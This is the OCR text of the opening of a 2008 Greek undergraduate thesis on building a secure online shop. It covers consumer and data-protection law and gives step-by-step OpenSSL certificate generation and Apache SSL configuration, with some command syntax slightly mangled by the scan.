
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων



Πτυχιακή εργασία

Τίτλος:
Κατασκευή ηλεκτρονικού καταστήματος με έμφαση στα θέματα ασφάλειας

ΔΑΛΙΓΚΑΡΟΥ ΑΛΕΞΙΑ (ΑΜ: 1485)

Ηράκλειο – 14/10/2008

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος
Επίκουρος Καθηγητής

Κατασκευή ηλεκτρονικού καταστήματος με έμφαση στα θέματα ασφάλειας

Δαλιγκάρου Αλεξία

Πτυχιακή Εργασία
Τμήμα Εφαρμοσμένης Πληροφορικής και Πολυμέσων
Τ.Ε.Ι Κρήτης

Περίληψη:

Ένα ηλεκτρονικό κατάστημα επιτρέπει στον έμπορο να προσφέρει τα αγαθά ή τις υπηρεσίες του μέσω του διαδικτύου με μεγαλύτερη αποτελεσματικότητα και ελαχιστοποιημένο κόστος. Μία εφαρμογή ηλεκτρονικού καταστήματος πρέπει να πληρεί συγκεκριμένες προδιαγραφές λειτουργικότητας μεταξύ των οποίων και η ασφάλεια.

Η εργασία αυτή θα προβεί στην ανασκόπηση μιας εφαρμογής ανοικτού κώδικα που προσφέρεται στο διαδίκτυο (http://www.viart.com/FreeEvaluation). Κατόπιν θα υλοποιηθεί ένα απλό shopping cart στο οποίο πέρα από τη βασική λειτουργικότητα θα δοθεί έμφαση σε θέματα ασφάλειας.

Πιο συγκεκριμένα θα αναλυθούν και υλοποιηθούν τα παρακάτω θέματα:

1. Βάση δεδομένων που θα περιέχει τα προς πώληση προϊόντα
2. Οπτική απεικόνιση των προϊόντων και της αξίας τους
3. Μέθοδος επικοινωνίας με τον πελάτη για την ανταλλαγή των απαραίτητων στοιχείων
4. Χρήση ασφαλών πρωτόκολλων (π.χ. SSL) για την αποστολή μυστικών στοιχείων, όπως ο αριθμός της πιστωτικής κάρτας του πελάτη
5. Διερεύνηση και ενσωμάτωση στο σύστημα εναλλακτικών ασφαλών μεθόδων πληρωμών (on-line & off-line)
6. Διερεύνηση τρόπων ασφαλούς διασύνδεσης του συστήματος με διαμεσολαβούντες πάροχους υπηρεσιών πληρωμών
7. Ασφαλής αποθήκευση των στοιχείων του πελάτη που συλλέγονται από τον server
8. Τεχνικές αποφυγής επιθέσεων του τύπου: buffer overflows, cross site scripting, SQL injection, κλπ.

Επόπτης Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος
Τμήμα Εφαρμοσμένης Πληροφορικής και Πολυμέσων, Τ.Ε.Ι Κρήτης

Manufacture of electronic shop with Security issues

Daligkarou Alexia

Degree Project

Department of Applied Informatics and Multimedia
T.E.I of Crete

Abstract:

An electronic shop allows in the tradesman to offer the goods or his services via the internet with bigger effectiveness and minimized cost. An application of electronic shop should realize concrete specifications of functionalism, one of them the security.

This work will proceed in the examination of open code application that is offered in the internet (http://www.viart.com/FreeEvaluation).Then we will materialize one simple shopping cart in which beyond the basic functionalism will be given accent on issues safety.

More concretely will be analyzed and materialized the following subjects:

1. Database that will contain the sale products.
2. Optical depiction of products and their value.
3. Method of communication with the customer for the exchange of essential elements.
4. Use of secure protocols (e.g. SSL) on the mission of secret elements, as the number of credit card of customer.
5. Investigation and incorporation in the system of alternative secure methods of payments (on-line and off-line).
6. Investigation of ways of secure interconnection of system with mediating providers of services of payments.
7. Secure storage of elements of customer that is collected from server.
8. Techniques evasion of attacks of type: buffer overflows, cross site scripting, SQL injection, etc.

Supervisor Professor: Dr. Manifavas Charalampos
Department of Applied Informatics and Multimedia, T.E.I of Crete

Πίνακας Περιεχομένων

Πίνακας Εικόνων

1. Εισαγωγή:

Ένα ηλεκτρονικό κατάστημα που φροντίζει για την ασφάλεια των πελατών του, χρησιμοποιεί και αναφέρει ρητά όλα τα απαραίτητα συστήματα ασφαλείας καθώς παρέχει και τις απαραίτητες πληροφορίες για την πιστοποίηση της ταυτότητάς του**.** Όσον αφορά την ασφάλεια, ένα ηλεκτρονικό κατάστημα θα πρέπει να χρησιμοποιεί μια σειρά από "συστήματα ασφαλείας" προκειμένου να διασφαλίσει την ασφάλεια των συναλλαγών του, όπως:

- Μια ψηφιακή υπογραφή (digital signature), από κάποιο αναγνωρισμένο φορέα πιστοποίησης (οι ψηφιακές υπογραφές επιβεβαιώνουν την ταυτότητα του συναλλασσόμενου εμπόρου).
- Ένα πρωτόκολλο ασφαλείας (Secure Socket Layer - SSL, ή Secure Electronic Transaction - SET).
- Μια ασφαλή σύνδεση.
- Προτού οι πελάτες δώσουν τα στοιχεία της πιστωτικής τους κάρτας, πρέπει να επιβεβαιώσουν πως χρησιμοποιούν μια ασφαλή σύνδεση, βλέποντας στην οθόνη τους, στην περιοχή της διαδικτυακής διεύθυνσης το σύμβολο https://. Η ύπαρξη αυτού του συμβόλου παρέχει πρόσθετη εξασφάλιση.

Το ηλεκτρονικό εμπόριο είναι μία μορφή εμπορίου και, συνεπώς βρίσκουν σε αυτό εφαρμογή όλες οι κοινοτικές οδηγίες (κοινοτικό δίκαιο) και οι εθνικές διατάξεις για την προστασία του καταναλωτή που αφορούν το εμπόριο, γενικότερα. Για παράδειγμα, ο Νόμος 2251/94, για την "Προστασία των Καταναλωτών" περιέχει διατάξεις, για τις συμβάσεις από απόσταση (Άρθρο 4), που εφαρμόζονται και στην περίπτωση του ηλεκτρονικού εμπορίου. Ως προς τα προσωπικά δεδομένα, υπάρχει ένα πλαίσιο δεσμευτικών κανόνων, που συγκροτείται από το Ν. 2472/97 (για την προστασία ατόμου, από την επεξεργασία δεδομένων προσωπικού χαρακτήρα) και το Ν. 2774/99 (για την προστασία δεδομένων προσωπικού χαρακτήρα, στον τηλεπικοινωνιακό τομέα). Μπορούμε να διαβάσουμε τους νόμους αυτούς, στην ηλεκτρονική διεύθυνση της Αρχής Προστασίας Προσωπικών Δεδομένων.

Σύμφωνα με το νόμο ο υπεύθυνος διαχειριστής έχει την ευθύνη να εξασφαλίσει επίπεδο ασφάλειας ανάλογο προς τους κινδύνους που συνεπάγεται η επεξεργασία και

η φύση των δεδομένων. Η Αρχή συμβουλεύει τους υπευθύνους διαχειριστές στην κατάρτιση κωδικών δεοντολογίας για την επεξεργασία προσωπικών δεδομένων και ζητά την υποβολή τους καθώς και την υποβολή σχεδίων ασφαλείας και/ή σχεδίων έκτακτης ανάγκης ιδιαίτερα στις περιπτώσεις όπου πραγματοποιείται επεξεργασία ευαίσθητων προσωπικών δεδομένων.

- Ο **Κώδικας Δεοντολογίας** περιέχει κανόνες αυτοδέσμευσης επαγγελματικών ομάδων που περιλαμβάνουν τον τρόπο χειρισμού προσωπικών δεδομένων. Ο κώδικας αυτός πρέπει να είναι δεσμευτικός ως προς την τήρηση του από τους υπαλλήλους, το διαχειριστή ή τα μέλη της επαγγελματικής ομάδας.
- Το **Σχέδιο Ασφάλειας** (Security Plan) είναι ένα έγγραφο στο οποίο περιγράφεται η πολιτική ενός οργανισμού για την κάλυψη των βασικών απαιτήσεων ασφάλειας, καθώς επίσης και τα κύρια τεχνικά, διοικητικά και οργανωτικά μέτρα ασφάλειας που εφαρμόζονται ή/και πρόκειται να εφαρμοστούν. Το Σχέδιο Ασφάλειας αφορά τόσο αυτοματοποιημένα, όσο και μη αυτοματοποιημένα συστήματα διαχείρισης και επεξεργασίας δεδομένων και πρέπει να εφαρμόζεται με ακρίβεια για την προστασία των ευαίσθητων προσωπικών δεδομένων που τηρούνται από τον οργανισμό. Η σύνταξη του Σχεδίου θα πρέπει να γίνεται από υπεύθυνο πρόσωπο, ορισμένο από τον οργανισμό και να υπογράφεται από τη Διοίκηση του εν λόγω οργανισμού.
- Το **Σχέδιο Έκτακτης Ανάγκης** (Disaster recovery plan and contingency plan) είναι ένα έγγραφο που αναφέρεται στα μέτρα προστασίας, ανάκαμψης και αποκατάστασης ενός συστήματος πληροφοριών σε περιπτώσεις έκτακτης ανάγκης, όπως φυσικές καταστροφές, εξωτερικές επιθέσεις/ εισβολές, κλπ. Το Σχέδιο Έκτακτης Ανάγκης συμπληρώνει το Σχέδιο Ασφαλείας ενός οργανισμού και αφορά τόσο αυτοματοποιημένα, όσο και μη αυτοματοποιημένα συστήματα διαχείρισης και επεξεργασίας δεδομένων. Η σύνταξη του Σχεδίου θα πρέπει να γίνεται από υπεύθυνο πρόσωπο, ορισμένο από τον οργανισμό και να υπογράφεται από τη Διοίκηση του εν λόγω οργανισμού.

Η αντιμετώπιση των ζητημάτων, που προκύπτουν, από την παράνομη χρήση του Διαδικτύου, γίνεται, σήμερα, με εφαρμογή των νομικών διατάξεων, που καλύπτουν

τις παραδοσιακές συναλλαγές, ενώ γίνεται χρήση και των ειδικών νόμων για τις τηλεπικοινωνίες (Ν. 2246/1994). Επιπλέον, έχει εκδοθεί το Προεδρικό Διάταγμα 150/2001 ΦΕΚ Α 125 για τις ηλεκτρονικές υπογραφές και το Προεδρικό Διάταγμα 131/2003 ΦΕΚ Α116 για το ηλεκτρονικό εμπόριο με το οποίο ενσωματώθηκε η οδηγία 31/2000/ΕΚ. (Περισσότερες πληροφορίες, στην ιστοσελίδα της Γενικής Γραμματείας Καταναλωτή.)

Επίσης, υπάρχουν πηγές πληροφοριών, στο Διαδίκτυο, από όπου μπορούν οι καταναλωτές να ενημερωθούν για τα δικαιώματά τους, τα θέματα ασφαλείας και προστασίας των προσωπικών δεδομένων τους και το νομικό καθεστώς που διέπει τις ηλεκτρονικές συναλλαγές, τόσο στην Ελλάδα όσο και στο εξωτερικό. Ενδεικτικά αναφέρουμε τους Διαδικτυακούς τόπους:

- Του Υπουργείου Ανάπτυξης, Γεν. Γραμματεία Καταναλωτή
- Του ΚΕ.Π.ΚΑ. - Κέντρο Προστασίας Καταναλωτών
- Των πανευρωπαϊκών Οργανώσεων Καταναλωτών. Ενδεικτικά: ANEC, BEUC, EUROCOOP
- Της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα
- Του Ελληνικού e-Business Forum
- Της Εθνικής Συνομοσπονδίας Ελληνικού Εμπορίου (ΕΣΕΕ) και του Εμπορικού και Βιομηχανικού Επιμελητηρίου Αθηνών
- Της Ευρωπαϊκής Επιτροπής - Γενική Διεύθυνση για την Προστασία του Καταναλωτή

2. Εγκατάσταση των παρακάτω προαπαιτουμένων εργαλείων για την επιτυχή εκτέλεση του ηλεκτρονικού μας καταστήματος ViArt Free Shop:

2.1 Εγκατάσταση του OpenSSL

Χρησιμοποιούμε το εκτελέσιμο αρχείο Win32OpenSSL-0_9_8g.exe

Αποσυμπιέζουμε στο C:\Openssl

Αντιγράφουμε τα αρχεία libeay32.dll και ssleay32.dll στο C:\windows\system32

Κατεβάζουμε από τον παγκόσμιο ιστό το αρχείο openssl.cnf, το μετονομάζουμε σε openssl.conf και το τοποθετούμε στο C:\Openssl.

(Αυτό το αρχείο θα μας χρειαστεί αργότερα στο configure)

Μετά θα δημιουργήσουμε ένα δικό μας signed SSL ως εξής:

Ανοίγουμε ένα cmd παράθυρο και κάνουμε generate ένα CSR

C:\openssl\opensslreq-config openssl.conf- new –out alexia.csr- keyout – alexia.pem

Δημιουργούμε το κλειδί:

Openssl rsa- in alexia.pem –out alexia.key

Δημιουργούμε το cert:


Openssl x509 –in alexia.csr –out alexia.cert- req- signkey alexia.key –days 365

Τα αποτελέσματα είναι ότι έχουμε δημιουργήσει ένα self-signed certificate, θα κρατήσουμε τα αρχεία key και cert, γιατί θα τα χρησιμοποιήσουμε αργότερα.

2.2 Εγκατάσταση του apache 2.0.61-win32-x86 nossl.msi


Μέσα στο φάκελο C:\Program Files\Apache Group\Apache2 αποσυμπιέζουμε το apache 2.0.61-Openssl 0.9.8 το οποίο περιέχει binaries και configuration files τα οποία με τη σειρά τους περιέχουν τα παρακάτω:

Bin/libeay32.dll
Bin/openssl.exe
Bin/ssleay32.dll
Bin/openssl.cnf
Conf/httpd.conf
Conf/ssl.conf
conf/ssl.crt/server.crt
conf/ssl.key/server.key
Modules/mod_ssl.so
Modules/mod_deflate.so




Εικόνα 1: Εγκατάσταση του Apache2.

Για να ενεργοποιήσουμε το SSL στον Apache:Ανοίγουμε το conf/httpd.conf στο φάκελο του Apache2 και βγάζουμε τα σχόλια από το LoadModule ssl_Module modules/mod_ssl.so. Αλλάζουμε επίσης τα Virtual Host Settings, όπως περιγράφουμε στη συνέχεια.



Εικόνα 2: Εκτέλεση του Apache2.

Στη συνέχεια, πληκτρολογούμε σε έναν browser το εξής: http://localhost/ και εμφανίζεται το παρακάτω:



Εικόνα 3: ο Apache2 δουλεύει.

2.3 Εγκατάσταση του Apache SSL


Στο C:\ δημιουργούμε δύο φακέλους:

Στον πρώτο φάκελο, C:\ss1.crt θα τοποθετήσουμε σε αυτόν το alexia.crt που είχαμε δημιουργήσει στην αρχή, το self-signed.

Στο δεύτερο φάκελο, C:\ss1.key θα τοποθετήσουμε σε αυτόν το alexia.key που είχαμε δημιουργήσει στην αρχή, το self-signed, από το Openssl.


Το passphrase.bat είναι το «αααα», το οποίο το περιείχε μέσα στα binaries του Apache2 που κατεβάσαμε από τον παγκόσμιο ιστό.

Στο φάκελο conf που βρίσκεται στο C:\Program Files\Apache Group\Apache2 ανοίγουμε το αρχείο httpd.conf και κάνουμε αναζήτηση για τον όρο document root και αλλάζουμε τον εξορισμού κατάλογο σε C:\apache



Εικόνα 4: αρχείο httpd.conf .

Πατάμε το F3 για να βρει το επόμενο και κάνουμε το ίδιο. Στη συνέχεια ελέγχουμε σε όλο το αρχείο αν είναι ήδη προεπιλεγμένη η διαδρομή C:\Program Files\Apache Group\Apache2




Εικόνα 5: αρχείο httpd.conf .

Έπειτα, αφαιρούμε το σχόλιο από την εντολή LoadModule ssl_module modules/mod sslso και αποθηκεύουμε τις αλλαγές.

Ανοίγουμε το αρχείο ssl.conf το οποίο βρίσκεται στο φάκελο conf και αντικαθιστούμε όπου C:\apache με C:\Program Files\Apache Group\Apache2


Και επίσης ορίζουμε στο document root τον C:\apache.

Επιπλέον δίνουμε στο SSLCertificateFile και στο SSLCertificateKeyFile τα path στα οποία βρίσκονται το πιστοποιητικό και το κλειδί αντίστοιχα.



Εικόνα 6: αρχείο ssl.conf

